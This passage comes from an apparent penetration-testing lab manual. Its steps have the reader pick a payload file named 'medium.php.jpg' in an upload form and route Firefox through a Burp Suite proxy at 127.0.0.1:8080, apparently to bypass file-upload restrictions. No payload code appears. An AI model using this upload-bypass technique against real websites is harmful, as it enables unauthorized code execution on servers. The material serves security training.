
48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.



49. **Observe** that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.

50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.


51. Click the **Open Menu** icon in the right corner of the menu bar and select **Preferences** from the list.




52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Also use this proxy for FTP and HTTPS** checkbox is selected and click **OK**. Close the **Preferences** tab.

